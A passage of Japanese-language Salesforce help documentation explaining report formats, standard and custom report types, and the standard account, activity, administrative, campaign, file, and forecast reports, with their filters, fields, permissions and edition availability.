   レポートには、表形式、サマリー、マトリックス、または結合形式を使用できます。表示するデータを取得できる複雑さと、効果的に伝達できる簡潔さを備えた形式を選択します。
3. レポートの作成
   顧客、商談、サポートケースその他の状況など、ビジネスのある側面の最新動向を把握するレポートを作成します。
4. カスタムレポートの作成
   標準レポートをカスタマイズしたり、自分の組織の要求をすべて満たすカスタムレポートを最初から作成したりできます。
5. アクセシビリティモードでのカスタムレポートの作成
6. レポートデータのグループ化
   サマリーレポート、マトリックスレポート、結合レポートで列または行のデータをグループ化して、有意義な情報を表示します。たとえば、完了予定日別に商談をグループ化して完了した商談を確認したり、商品別にケースをグループ化して、各商品のケース数を確認したりします。グルーピング内にグルーピングを設定することもできます。

7. 操作を続行しながらレポートのプレビューを読み込む
   ほとんどのアクションでは、レポートの操作を続けながらプレビューを読み込むことができます。たとえば、レポートを編集しながら複数の項目をレポートにドラッグした後、グルーピングを作成しながら、それらの列を読み込めます。
8. レポートのカスタマイズ
   *レポートビルダー*は、レポートのビジュアルエディタです。レポートビルダー画面では、レポート項目およびレポート検索条件を使用し、一部のデータのみでレポートをプレビューできます。
9. レポート項目
   [項目]ペインには、選択したレポートタイプの項目がフォルダごとに分類されて表示されます。また、ユーザが作成、編集、削除できるカスタム集計項目のリストも表示されます。
10. レポートデータの集計
    集計項目には、合計、平均、最大値または最小値を示す数値が含まれます。集計項目は、すべてのグルーピングレベルで表示されます。サマリーレポートおよびマトリックスレポートでは、総計レベルでも表示されます。
11. レポートの結果の小計
    レポートを小計すると、データの動向を分析するツールが表示されます。情報セットをグループ化して、そのグルーピングを並び替えて、各セットの小計を総計と比較できます。サマリーレポートと結合レポートでは、複数の項目で小計し、情報セットをカスケード表示することもできます。
12. レポートのスマート合計
    「スマート」合計とは、重複データが小計または合計で一度のみカウントされることを意味します。Salesforce では、集計または平均化の対象として選択した列に重複データが含まれているレポートを実行するときに、「スマート」合計を使用します。
13. レポートの数式の使用
    数式では、レポートデータを使用して計算した値に基づいてカスタム集計を作成できます。その後、これらの数式をレポートで列として使用できます。
14. レポートの保存
    既存のレポートを最新の変更で更新する場合は [保存] をクリックします。また、元のレポートを変更せずにコピーする場合は[別名で保存]をクリックします。Lightning Experience で、[コピー]をクリックし、レポートをコピーします。

関連トピック:

操作を続行しながらレポートのプレビューを読み込む
レポートの作成
レポートの作成
レポート項目
レポートタイプの選択
レポートのカスタマイズ
レポート形式の選択
カスタムレポートの作成
異なるタイプの情報を結合レポートに集約

レポートタイプの選択

選択したレポートタイプによって、レポートに表示されるレコードと項目が決まります。たとえば、[商談] レポートタイプでは、[金額]、[フェーズ]、[種別] などの商談のレコードおよび項目にアクセスできます。

標準レポートタイプとカスタムレポートタイプという 2 種類のレポートタイプがあります。

標準レポートタイプは、ほとんどの Salesforce データにアクセスできます。たとえば、[商談] レポートタイプでは、レポートで商談のレコードおよび項目にアクセスできます。商談金額、確度、または種別についてのレポートを作成する場合は、[商談] レポートタイプが適しています。

カスタムレポートタイプでは、システム管理者が設定する Salesforce のカスタムオブジェクト (商談などの標準オブジェクトのカスタムビュー) にアクセスできます。たとえば、システム管理者は、商談へのアクセスを提供するカスタムレポートタイプと、商品の関連項目を作成できます。そのカスタムレポートタイプを使用すると、特定商品の商談について簡単にレポートを作成できます。

1. [レポート] タブから、[新規レポート] をクリックします。
2. レポートタイプを選択し、[作成] をクリックします。

   メモ: レポートの作成後にレポートタイプを変更することはできません。

レポートビルダーが開き、選択したポートタイプに基づいてレコードおよび項目へのアクセス権が付与されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

  AND

  「レポートビルダー」

標準レポートタイプ

Salesforce には、固有の要件に合わせてカスタマイズ可能な、標準レポートタイプが豊富に用意されています。新規レポートを作成する必要はほとんどありません。

事前に設計されたカスタムレポートタイプ

一部の Salesforce には、事前に設計されたカスタムレポートタイプが用意されているため、新しいレポートを作成する必要はありません。

関連トピック:

- カスタムレポートタイプの設定
- 私のレポートに期待するデータが返されない理由は?

標準レポートタイプ

Salesforce には、固有の要件に合わせてカスタマイズ可能な、標準レポートタイプが豊富に用意されています。新規レポートを作成する必要はほとんどありません。

ヒント: 管理者が [レポート] タブフォルダの表示をカスタマイズしている場合には、表示できないフォルダがあります。

レポートを検索して独自にニーズに合わせてカスタマイズできない場合、新しいカスタムレポートを作成して、適切な情報に確実にアクセスすることもできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション (Edition によって表示されるレポートが決まります)

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

1. 取引先/取引先責任者レポート
   取引先/取引先責任者レポートは、活動中、未活動、または新しい取引先、および取引先所有者やパートナー別の取引先を確認する場合に使用します。2 つの標準取引先責任者レポートにより、取引先責任者のメーリングリストを作成したり、取引先責任者の役割別に商談を追跡したりすることができます。
2. 活動レポート
   活動レポートは、活動予定、完了した活動、複数個人の行動、または自分が代理承認者である未承認の承認申請に関する情報を収集するのに便利です。
3. 管理レポート
   管理レポートは、Salesforce ユーザ、ドキュメント、および未承認の申請を分析するのに役立ちます。有効な Salesforce ユーザについてレポートし、ログインしている人を確認することができます。
4. キャンペーンレポート
   キャンペーンレポートは、マーケティング活動を分析する場合に使用します。自分のキャンペーンの ROI についてレポートしたり、キャンペーンの対象となったユーザや反応があったユーザを追跡したり、キャンペーンから生じた商談を分析したりすることができます。
5. ファイルおよびコンテンツのレポート
   ファイルおよびコンテンツのレポートを実行して、ユーザがどのようにファイルや Salesforce CRM Content と関わっているのかを分析します。
6. 売上予測レポート
   売上予測レポートには、カスタマイザブル売上予測データに関する情報が表示されます。
7. リードレポート
   リードレポートを使用して、リードのソースおよび状況、リードへの応答に要した時間、未活動のリード、およびリード項目の履歴に関する情報を表示します。
8. 商談レポート
   商談レポートには、所有者、取引先、フェーズ、金額など、商談に関する情報が表示されます。デフォルトの設定では、最も使用頻度の高い各オブジェクトの情報が表示されますが、主キャンペーンソース、売上予測分類、同期見積など、他の情報が表示されるようにレポートをカスタマイズできます。

9. 商品/納入商品レポート
   商品/納入商品レポートは、ユーザに現在納入している商品に関する情報を表示する場合に使用します。顧客が所有している納入商品を確認したり、特定の納入商品のケースをリストしたり、商品と関連付けられていない納入商品を特定したります。
10. セルフサービスレポート
    セルフサービスレポートは、セルフサービスポータルの有効性を分析する上で役立ちます。表示されているケース数、ログインしている顧客数、または提案しているソリューションを顧客がどのように考えているのかを確認します。
11. サポート活動のレポート
    サポートレポートは、作成されたケースの数、ケースコメント、ケースメール、ケース所有者、ケース取引先責任者の役割、ソリューションが関連するケース、ケース状況または所有者が最後に変更されてからの時間、およびケースの履歴を追跡します。

関連トピック:

- レポートの検索
- レポート実行ページ
- カスタムレポートの作成
- レポートによるデータへのアクセス

取引先/取引先責任者レポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション (Edition によって表示されるレポートが決まります)

取引先/取引先責任者レポートは、活動中、未活動、または新しい取引先、および取引先所有者やパートナー別の取引先を確認する場合に使用します。2つの標準取引先責任者レポートにより、取引先責任者のメーリングリストを作成したり、取引先責任者の役割別に商談を追跡したりすることができます。

標準レポート: 項目履歴
組織で取引先または取引先責任者の項目の履歴を管理している場合は、取引先または取引先責任者の履歴を使用してレポートを作成することができます。

標準レポート: 個人取引先
組織で個人取引先を使用している場合は、個人取引先に固有の項目を使用できます。その場合、取引先レポートでは、項目の先頭が [個人取引先:] になります。また、取引先および取引先責任者レポートの両方に [個人取引先] 項目を含めることもできます。システム管理者は、[個人取引先] に異なる表示ラベルを付けることもあります。

一括差し込み印刷
また、取引先責任者情報のレポートを作成し、そのデータを Microsoft® Excel® にエクスポートした上で、Microsoft® Word® を使用して、一括差し込み印刷を行うこともできます。

最終活動日
最終活動日は、レコードに対して記録された最新の行動の期日、またはレコードに関連付けられた ToDo のうち最後に完了したものの期日のいずれかになります。最終活動日は、活動関連リストとレポート、およびレコード詳細ページ (取引先、取引先責任者、リードなど) に表示される場合があります。

取引先レポートの［参照］検索条件

取引先レポートの標準［参照］検索条件により、次のオプションに従って取引先データを絞り込むことができます。これらのオプションは、組織のエディションや設定によって異なります。

- 私の取引先: 自分が所有する取引先が表示されます。
- 私の取引先チームの取引先: 自分が所属する取引先チームの取引先が表示されます。
- 私の取引先チームと私の取引先: 自分が所有する取引先と、自分が所属する取引先チームの取引先が表示されます。
- 私のチームの取引先:ロール階層内で自分の下位ロールのユーザ全員が所有する取引先が表示されます。
- 私のテリトリー: テリトリー管理を使用している組織では、このオプションを選択すると、自分が割り当てられているテリトリーに属する取引先が表示されます。
- 私のテリトリーチームの取引先: テリトリー管理を使用している組織では、このオプションを選択すると、自分のテリトリーとその下位テリトリーに属する取引先が表示されます。
- 私のチームの取引先チームと各自が所有する取引先: ロール階層内で自分の下位ロールのユーザが所有する取引先、または自分が所属するチームの取引先が表示されます。
- すべての表示可能な取引先: 自身の共有モデルの判断に従って、表示可能なすべての取引先が表示されます。
- テリトリー: テリトリー管理を使用している組織では、追加で［テリトリー］検索条件を、[すべて]、[複数のテリトリー]、または[テリトリーなし]に設定できます。テリトリーを含む［テリトリー］検索条件を使用したカスタムレポートタイプのレポート結果には、[複数のテリトリー]または[テリトリーなし]は表示されません。
- カスタマーポータル: 組織で、Salesforce カスタマーポータルを使用している場合は、取引先レポートに［カスタマーポータル取引先］項目を追加して、どの取引先にポータルを使用できる取引先責任者がいるかを表示できるようにしてください。

関連トピック:

- レポート実行ページ
- レポートの結果の制限

活動レポート

活動レポートは、活動予定、完了した活動、複数個人の行動、または自分が代理承認者である未承認の承認申請に関する情報を収集するのに便利です。

標準活動レポートでは、対象とする活動の日付の範囲と状況を選択できます。標準活動レポートには、選択した日付範囲または行動に該当する被招集者全員の行動一覧が表示されます。

また、[レポート]タブ、[新規レポート]をクリックし、レポートするデータの種別として[活動]を選択すると、活動のカスタムレポートを作成することもできます。

メモ: 組織のロール階層をレポート結果の上に表示するには、[階層を表示]をクリックします。ロール階層を使用して、階層内のさまざまなレベルのユーザとレポートデータを共有できます。たとえば、[CEO]>[グローバル営

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション (Edition によって表示されるレポートが決まります)

業の統括責任者]>[営業担当責任者]のように表示されている場合は、[営業担当責任者]ロールのデータが表示されていることになります。表示する任意のロール名をクリックし、そのロールのユーザに表示されるデータを共有します。

活動レポートの特殊機能

活動レポートを実行するときは、次の点に留意してください。

標準レポート

- HTML メール追跡を有効にしている場合は、HTML メール状況レポートを選択します。自分のリードおよび取引先責任者の [HTML メール状況] 関連リストに記載されている情報が表示されます。
- レポートに記録されている複数個人の行動だけを対象とするには、[被招集者が関連する行動] レポートを選択します。被招集者が関連する行動の標準条件は次のとおりです。
  - 任命先... — 自分が所有する複数個人の行動だけが表示されます。
  - 任命先が...のチーム — 自分のチームのメンバーが所有する複数個人の行動が表示されます。
  - 被招集者が... — 自分を被招集者として表示する複数個人の行動だけが表示されます。
  - 被招集が...のチーム — チームのメンバーが被招集者として表示されている複数個人の行動が表示されます。
- [私の代理承認申請一覧] レポートには、自分が代理承認申請者であるすべての承認申請が表示されます。[未承認申請一覧] レポートは、活動レポートフォルダに表示されます。
- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織で、部下にあたるユーザの活動を表示するには、[ToDo と予定] レポートに記載されている [階層] リンクを使用します。表示できるのは、自分が所有する活動と、ロール階層内で自分よりも下位のユーザが所有する活動だけです。
- 組織で Shared Activities を使用している場合は、レポート (カスタムレポートタイプおよび ToDo と行動レポートを含む) 結果の表示が権限によって異なります。たとえば、行動に関するレポートを作成する場合で、レポート結果に、2 人以上の取引先責任者に関連し、招待者も存在する行動が含まれているとします。システム管理者の場合は、主取引先責任者の行動と招待者ごとの別個の行動がレポート結果に示されます。システム管理者でない場合は、主取引先責任者の 1 つの行動のみが表示されます。

レポートタイプ

- レポートビルダーを使用して、他のレコードタイプに関連する活動を表示する活動レポートを作成できます。たとえば、リードが関連する活動レポートには、リードと関連付けられている活動が表示されます。
- リードが関連する活動レポートでは、[町名・番地 1]、[町名・番地 2]、および [町名・番地 3] 項目のデータが表示されません。

活動レポートのヒント

- ある複数個人の行動について、ユーザに送られるミーティングへの招集を抽出するには、「被招集行動フラグが 0 に等しい」という検索条件を設定します。
- アーカイブ済みの活動はレポートに表示されません。1 年以上経過した行動や完了した ToDo はアーカイブされます。ただし進行中の ToDo はアーカイブされません。レコードの詳細ページの [活動履歴] セクションにある [すべて表示] を選択して、レコードのアーカイブされた活動を表示できます。
- 非公開取引先責任者の活動は、取引先責任者の所有者のレポートにのみ表示されます。

- 活動レポートの標準検索条件により、次のオプションを使用してレポート結果を絞り込むことができます。これらのオプションの一部は、エディションによって表示されない場合があります。
  - 私の活動 — 自分が所有する活動が表示されます。
  - 私の任命した活動 — 自分が作成し、他のユーザ (ロール階層で自分と同じロールまたは自分より下位のロール) が所有する活動が表示されます。
  - 私のチームの活動 — ロール階層内で自分の上司にあたるユーザが所有する活動が表示されます。
  - すべての活動 — 自身の共有モデルの判断に従って、表示可能なすべての活動が表示されます。
- 活動レポートの結果が多すぎるというエラーメッセージが表示された場合は、レポートをカスタマイズして、選択リスト、テキスト、または日付項目に条件を適用します。あるいは、[取引先が関連する活動] または [商談が関連する活動] など、異なる活動データの種別を使用してレポートをもう一度実行します。

関連トピック:

レポート実行ページ

レポートの結果の制限

管理レポート

ユーザ権限	
[管理レポート] フォルダを参照する	「設定・定義を参照する」
ユーザレポートを実行する	「レポート実行」 および 「設定・定義を参照する」
ユーザレポートを作成、編集、保存、および削除する	「レポートの作成とカスタマイズ」 および 「設定・定義を参照する」
ドキュメント一覧レポートを実行する	「レポート実行」
ドキュメント一覧レポートを作成、編集、保存、および削除する	「レポートの作成とカスタマイズ」
未承認の申請レポートを実行する	「レポート実行」 および 「すべてのデータの参照」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

管理レポートは、Salesforce ユーザ、ドキュメント、および未承認の申請を分析するのに役立ちます。有効な Salesforce ユーザについてレポートし、ログインしている人を確認することができます。

メモ: [レポート] タブに [管理レポート] フォルダが表示されるのは、「設定・定義を参照する」権限を持つユーザが参照した場合のみです。[管理レポート] レポートタイプを参照するには、この権限は必要ありません。すべてのユーザがレポートタイプを参照でき、そのタイプに関連付けられたドキュメントレポートを管理できます。このタイプに関連付けられた、ユーザレポートおよび承認申請レポートなどの他のタイプのレポートを参照するには、権限が必要です。

管理レポートの特殊機能

管理レポートを実行するときは、次の点に留意してください。

標準レポート

- 有効ユーザ一覧レポートには、組織内で有効なユーザと、そのユーザの最終ログイン時刻が表示されます。
- 今週ログインしたユーザ一覧レポートには、過去 7 日に Salesforce にログインしたユーザ全員が表示されます。コミュニティが有効になっている場合、どのコミュニティユーザがログインしているのかも確認できるように［コミュニティ］列を追加できます。
- ドキュメントレポートには、各ドキュメントフォルダ内のドキュメントが表示されます。
- [未承認申請一覧] レポートには、各承認プロセスで未承認の申請が表示されます。[代理承認申請一覧] レポートは、[活動レポート] フォルダに表示されます。
- 組織でテリトリーを使用している場合は、[テリトリーレポート] フォルダの [ユーザのテリトリーレポート] に各ユーザに割り当てられたテリトリーが表示されます。

レポートタイプ

- 組織のレポートと、各レポートを最後に使用した時間を表示するカスタムレポートを作成します。[管理レポート] を選択し、レポートタイプとして [レポート] を選択します。
- 組織でコミュニティを使用している場合、コミュニティの外部メンバーのログイン履歴についてレポートできます。
  1. カスタムレポートを作成します。
  2. [管理レポート] を選択します。
  3. レポートタイプとして [ユーザ] を選択します。
  4. ［コミュニティ］をレポート列に追加します。
  5. コミュニティユーザのプロファイルが含まれる検索条件を追加します。
- 組織が Salesforce カスタマーポータルを使用している場合は、次の手順に従って、カスタマーポータルユーザに関するレポートを作成できます。
  1. カスタムレポートを作成します。
  2. [管理レポート] を選択します。
  3. レポートタイプとして [ユーザ] を選択します。
  4. ［ライセンスの種類］、［プロファイル］、［ロール］をレポート列に追加します ロールを持たない大規模ポータルユーザのロールに関するレポートは、作成できません。

     メモ: 権限セットはサポートされません。

また、取引先レポートに［カスタマーポータル取引先］項目を追加すると、どの取引先にポータルを使用できる取引先責任者がいるかを表示できるようになります。

- カスタムレポートタイプを作成し、そのレポートタイプに基づいて、組織のレポートとダッシュボードについてレポートできます。カスタムレポートタイプを定義するには、[新規カスタムレポートタイプ]ページの［主オブジェクト］ドロップダウンリストから[レポート]または[ダッシュボード]を選択します。

管理レポートのヒント

- 「内部ユーザの管理」権限を持つユーザは、ユーザのログインの詳細を表示するカスタムユーザレポートを作成できます。［ログイン日/時間］、［IP アドレス］、および［ログイン状況］などの関連項目は、[表示する列を選択]ステップの[ログイン履歴]セクションにグループ化されます。［クライアントの種類］項目には、ユーザがWebブラウザからログインしたのか、Connect for Lotus Notesやパートナーポータルなどの代替インターフェースからログインしたのかが表示されます。また、レポート条件を設定することにより、ログインしたことのないユーザを表示できます。そのためには、［ログイン日/時間］項目と「次の文字列と一致する」演算子を選択し、検索条件値を空白にしておきます。

関連トピック:

[レポート実行ページ]
[レポートの結果の制限]

キャンペーンレポート

キャンペーンレポートは、マーケティング活動を分析する場合に使用します。自分のキャンペーンのROIについてレポートしたり、キャンペーンの対象となったユーザや反応があったユーザを追跡したり、キャンペーンから生じた商談を分析したりすることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーンレポートの特殊機能

キャンペーンレポートを実行するときは、次の点に留意してください。

標準レポート

- キャンペーン詳細カスタムレポートやキャンペーンROI分析レポートに、キャンペーン階層統計項目を含めることができます。この項目は、階層内の親キャンペーンとすべての下位キャンペーンの集計値を表示します。キャンペーンに階層レベル(「戦略」、「プログラム」、「初期」など)を表すカスタム選択リストが含まれる場合は、すべてのキャンペーンの任意の階層レベルでデータを集計するレポートを実行できます。
- キャンペーンリード一覧またはキャンペーン取引先責任者一覧は、自分のキャンペーンと関連付けられているリードまたは取引先責任者を表示する場合に使用します。
- キャンペーン別のキャンペーンメンバーを一覧表示するには、[キャンペーンメンバーレポート(複数)]を使用します。
- キャンペーンメンバー分析レポートは、キャンペーンに反応したユーザに関する情報をまとめる場合に使用します。

- キャンペーン収益レポートは、キャンペーンから発生した商談を分析する場合に使用します。Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、商品、数量によるスケジュール、および収益によるスケジュールもこのレポートで分析できます。
- キャンペーン ROI 分析レポートを使用して、キャンペーンの投資収益率 (ROI) と平均コストを計算します。ROI は、純益 ([成立商談金額合計] - [実費]) を [実費] で除算して算出されます。算出された ROI はパーセントで表します。
- 複数のキャンペーンに影響された商談を参照するには、[キャンペーンと影響を受ける商談] レポートを使用します。

  メモ: キャンペーンと影響を受ける商談のレポートには、取引先、取引先責任者、およびキャンペーンの共有ルールが反映されます。非公開に設定されている共有ルールを持つオブジェクトは、レポートには表示されません。

レポートタイプ

- キャンペーンメンバーに関連するキャンペーンのカスタムレポートタイプは、複数のキャンペーンにおけるリードおよび取引先責任者に関するレポートを作成する場合に使用します。キャンペーンメンバーレポートは、特定のキャンペーンにおける取引先責任者およびリードに関するレポートを表示する場合に使用します。これらのレポートは、取引先責任者とリードの両方に対して「参照」権限を持っているユーザのみ使用できます。
- [リードと取引開始済みリード情報が関連するキャンペーン] レポートを使用すると、リードのライフサイクル情報がキャンペーン別に並び替えられて表示されます。
- 複数のキャンペーンに影響された商談を参照するには、[キャンペーンと影響を受ける商談] レポートを使用します。

キャンペーンレポートのヒント

- いくつかのレポートでは、ルックアップアイコンを使用してキャンペーンを選択し、データを 1 つのキャンペーンに絞り込むことができます。レポートを実行しているユーザに、選択したキャンペーンの参照権限がない場合、レポートの結果は表示されません。このレポートの動作は、キャンペーンが削除された場合と似ています。
- [メンバーの状況] は、キャンペーンを参照しているリードまたは取引先責任者の状況を表します。キャンペーンの所有者は、メンバー状況値を最大 50 まで作成できます。サンプルのメンバー状況の値には、「計画済み」、「送信済み」と「出席」があります。さらに、[メンバー追加日]、[レスポンスあり]、および [初回レスポンス日] 項目をキャンペーンレポートに追加できます。これらの項目により、メンバーがキャンペーンに追加された日付、そのメンバーがキャンペーンに応答したかどうか、およびメンバーがキャンペーンに最初に応答した日付を表示できます。
- キャンペーンの [最終活動日] は、レコードに記録されている活動の最新の日付を表します。次に示す過去または未来の活動がこの日付を設定します。
  - 任意の行動
  - 完了した ToDo

関連トピック:

レポート実行ページ
レポートの結果の制限

ファイルおよびコンテンツのレポート

ファイルおよびコンテンツのレポートを実行して、ユーザがどのようにファイルや Salesforce CRM Content と関わっているのかを分析します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ファイルおよびコンテンツの標準レポート

事前に作成された、ファイルおよびコンテンツに関する次のレポートを実行します。

著者別コンテンツ
各著者が Salesforce CRM Content に公開したファイル、コンテンツパック、Google ドキュメント、および Web リンクの数を参照します。

期間内に公開したコンテンツ
特定の期間にライブラリに公開されたファイル、コンテンツパック、Google ドキュメント、および Web リンクの数を確認します。

ファイルおよびコンテンツのダウンロード
どのユーザがどのファイルをいつダウンロードしたかを確認します。

ファイルおよびコンテンツのエンゲージメント
ファイルがダウンロードされた回数、共有された回数、いいね! と言われた回数、およびコメントされた回数を参照します。

ファイルおよびコンテンツのリンク
コンテンツ配信または [リンクを使用した共有] を使用して、ユーザがどのファイルを共有しているかを確認します。各リンクがいつ作成されたか、有効期限がいつ切れるか、最後にアクセスされたのはいつか、パスワードで保護されているかどうか、およびリンクの合計アクセス回数を確認します。このレポートの各リンクは、組織外のユーザでもアクセスできます。

ライブラリ管理者
各ライブラリにあるファイル、コンテンツパック、Google ドキュメント、および Web リンクの数のほか、各ライブラリで使用されるファイルのディスク使用量の合計を参照します。

ライブラリコンテンツ
各ライブラリにあるファイル、コンテンツパック、Google ドキュメント、および Web リンクの数のほか、各ライブラリで使用されるファイルのディスク使用量の合計を参照します。

最もダウンロードされたコンテンツ
最も頻繁にダウンロードされたファイルとコンテンツパック、および最も頻繁に開かれた Web リンクと Google ドキュメントを確認します。

最も登録者の多いコンテンツ
最も登録者の多いファイル、コンテンツパック、Google ドキュメント、および Web リンクを確認します。

古いコンテンツ
最近ダウンロードまたは修正されていないファイルを確認します。

ファイルおよびコンテンツのレポートタイプ

ファイルおよびコンテンツに関する標準レポートを作成します。

コンテンツレポート
Salesforce CRM Content に関するレポートを生成します。

項目	説明
アーカイブ済み	ファイルがアーカイブされたかどうかを示すフラグ。ファイルをアーカイブすると、ライブラリからそのファイルが削除されますが、Salesforce CRM Contentから完全に削除されるわけではありません。アーカイブされたファイルは、必要に応じて復元できます。
コンテンツ作成者	ファイル、コンテンツパック、Google ドキュメント、または Web リンクを公開した寄稿者。
コンテンツ ID	バージョンではなく、ファイルによるグループ化を可能にする識別子。同一ファイルで複数バージョンがある場合に異なるタイトルを設定することができるため、[コンテンツのタイトル] は必ずしも一意ではありません。
コンテンツ公開日	ファイル、コンテンツパック、Google ドキュメント、または Web リンクが最初に公開された日付。
コンテンツのタイトル	ファイル、コンテンツパック、Google ドキュメント、または Web リンクのタイトル。
レコードタイプ	ファイル、コンテンツパック、Google ドキュメント、または Web リンクに関連付けられたレコードタイプのタイトル。
主要コンテンツ	コンテンツに主要マークが付けられているかどうかを示すフラグ。
個々のコンテンツサイズ (MB)	同じファイルの別バージョンを除いた個々のファイルのサイズ。
最終登録日	コンテンツが最後に登録された日付。
ダウンロード数	ファイルがダウンロードされた回数、またはライブラリでの合計ダウンロード数。Google ドキュメントまたは Web リンクが開かれた回数もこの数に含まれます。 ヒント: 特定のファイルをダウンロードしたユーザを表示するには、ファイルのコンテンツの詳細ページに移動して[ダウンロード]タブをクリックします。
否定的評価数	反対投票数。
肯定的評価数	賛成投票数。
登録数	ファイル、コンテンツパック、Google ドキュメント、または Web リンクを登録しているユーザの数、またはライブラリでの合計登録数。
バージョン番号	ファイルの新バージョンが公開された回数。
総合評価	プラス票からマイナス票を差し引いた数。たとえば、ファイルに 2 件のプラス票がありマイナス票がない場合は、[総合評価] は 2 となります。
タグ	ファイル、コンテンツパック、Google ドキュメント、または Web リンクに割り当てられている Salesforce CRM Content タグ。

項目	説明
合計コンテンツサイズ（MB）	ファイルの全バージョンを含めたファイルのサイズ。
バージョン修正日	ファイルの新バージョンが公開された日時。
バージョン修正者	そのバージョンのファイルを公開した寄稿者。
ライブラリ名	ライブラリの名前。
ライブラリ作成日	ライブラリが作成された日時。

ライブラリおよびユーザのレポート

ライブラリに割り当てられているユーザのリストを生成します。

項目	説明
管理者	ユーザがライブラリ管理者かどうかを示すフラグ。
グループ	ライブラリメンバーが単一ユーザなのか、公開グループなのかを示すフラグ。
ライブラリ作成	ライブラリが作成された日時。
ライブラリ名	ライブラリの名前。
メンバーの名前	ライブラリメンバーの名と姓。

ファイルおよびコンテンツのレポート

組織にアップロードされたファイルに関するレポートを生成します。

項目	説明
アーカイブ済み	ファイルがアーカイブされたかどうかを示すフラグ。ファイルをアーカイブすると、ライブラリからそのファイルが削除されますが、Salesforce CRM Contentから完全に削除されるわけではありません。アーカイブされたファイルは、必要に応じて復元できます。
役職	ファイル、コンテンツパック、Google ドキュメント、または Web リンクのタイトル。
作成者	ファイル、コンテンツパック、Google ドキュメント、または Web リンクをアップロードしたユーザ。
ダウンロード日	ファイルを最初にダウンロードした日付。
ダウンロードユーザ	ファイルをダウンロードしたユーザ。
ダウンロードユーザ種別	ファイルをダウンロードしたユーザのプロファイル種別。
ファイルの種類	アップロードしたファイルの MIME タイプ。

項目	説明
ID	バージョンではなく、ファイルによるグループ化を可能にする識別子。同一ファイルで複数バージョンがある場合に異なるタイトルを設定することができるため、［タイトル］は必ずしも一意ではありません。
最終修正者	ファイルの新しいバージョンを最後に編集またはアップロードしたユーザ。
最終修正日	ファイルが最後に修正された日付。
いいね!	ファイル投稿がいいね!と言われた回数。この数値には、ファイル投稿のコメントに適用されたいいね! は含まれません。
リンク	生成された外部ファイルリンクの数。外部リンクは、ユーザが [リンクを使用した共有] を使用してファイルを共有したり、コンテンツ配信を使用してライブラリのコンテンツを共有したりしたときに生成されます。
コメント投稿	フィードのファイル投稿に対して行われたコメントの数。
投稿	ファイルがフィードに投稿された回数。この数値には、ファイルが投稿のコメントに添付された回数は含まれません。
公開日	ファイル、コンテンツパック、Google ドキュメント、または Web リンクが最初に公開またはアップロードされた日付。
共有	ファイルがユーザのフィードに投稿された回数、[別の人と共有] を使用してファイルが共有された回数、および [グループと共有] を使用してファイルが共有された回数。
サイズ （MB）	最新バージョンのファイルのサイズ (MB)。
合計ダウンロード数	ファイルがダウンロードされた回数。
合計サイズ （MB）	アップロードされたすべてのバージョンのファイルの合計サイズ。
バージョン	アップロードされたファイルのバージョンの数。

ファイルおよびコンテンツのレポートを使用する場合のヒント

- ライブラリ権限の［コンテンツの管理］オプションをオンにしている Salesforce CRM Content ユーザは、自分がアクセス権を持っているライブラリ ([私のライブラリ]) や、組織内のすべてのライブラリ ([すべてのライブラリ]) によってレポートデータを並び替えることができます。［コンテンツの管理］オプションを持たないユーザは、自分がアクセス権を持っているライブラリでしかデータを並び替えることができません。
- 総ディスク容量や総ダウンロード数などのライブラリの集計結果と共に個々のファイルのデータを参照するには、［ライブラリ名］でカスタムレポートを集計します。
- 特定のドキュメントのデータを参照するには、［コンテンツ ID］に従って並べ替えます。

- 「ライブラリの作成」ユーザ権限を持つカスタマーポータルユーザまたはパートナーポータルユーザが存在する場合は、ライブラリ管理者レポートを実行して、ポータルユーザが作成した新しいライブラリを確認します。

関連トピック:

レポート実行ページ
レポートの結果の制限

売上予測レポート

売上予測レポートには、カスタマイザブル売上予測データに関する情報が表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

メモ: 売上予測レポートフォルダが表示されていない場合は、組織のカスタマイザブル売上予測が有効になっていない可能性があります。カスタマイザブル売上予測には 5 つの標準レポートタイプが含まれます。カスタマイザブル売上予測では、カスタムレポートタイプを作成できません。

カスタマイザブル売上予測レポートの特殊機能

カスタマイザブル売上予測レポートを実行するときは、次の点に留意してください。

標準レポート

登録した売上予測情報を含めたレポート表示する場合は、売上予測履歴レポートを作成します。*[すべての売上予測]* を選択すると、各更新後の売上予測の状態が表示されます。*[最新の売上予測]* を選択すると、売上予測の現在の状態のみが表示されます。

レポートタイプ

- カスタム売上予測レポートを作成するときに、自分の売上予測に貢献する商談に関する情報を含める場合は、レポートタイプで [カスタマイザブル売上予測: 商談売上予測] を選択します。
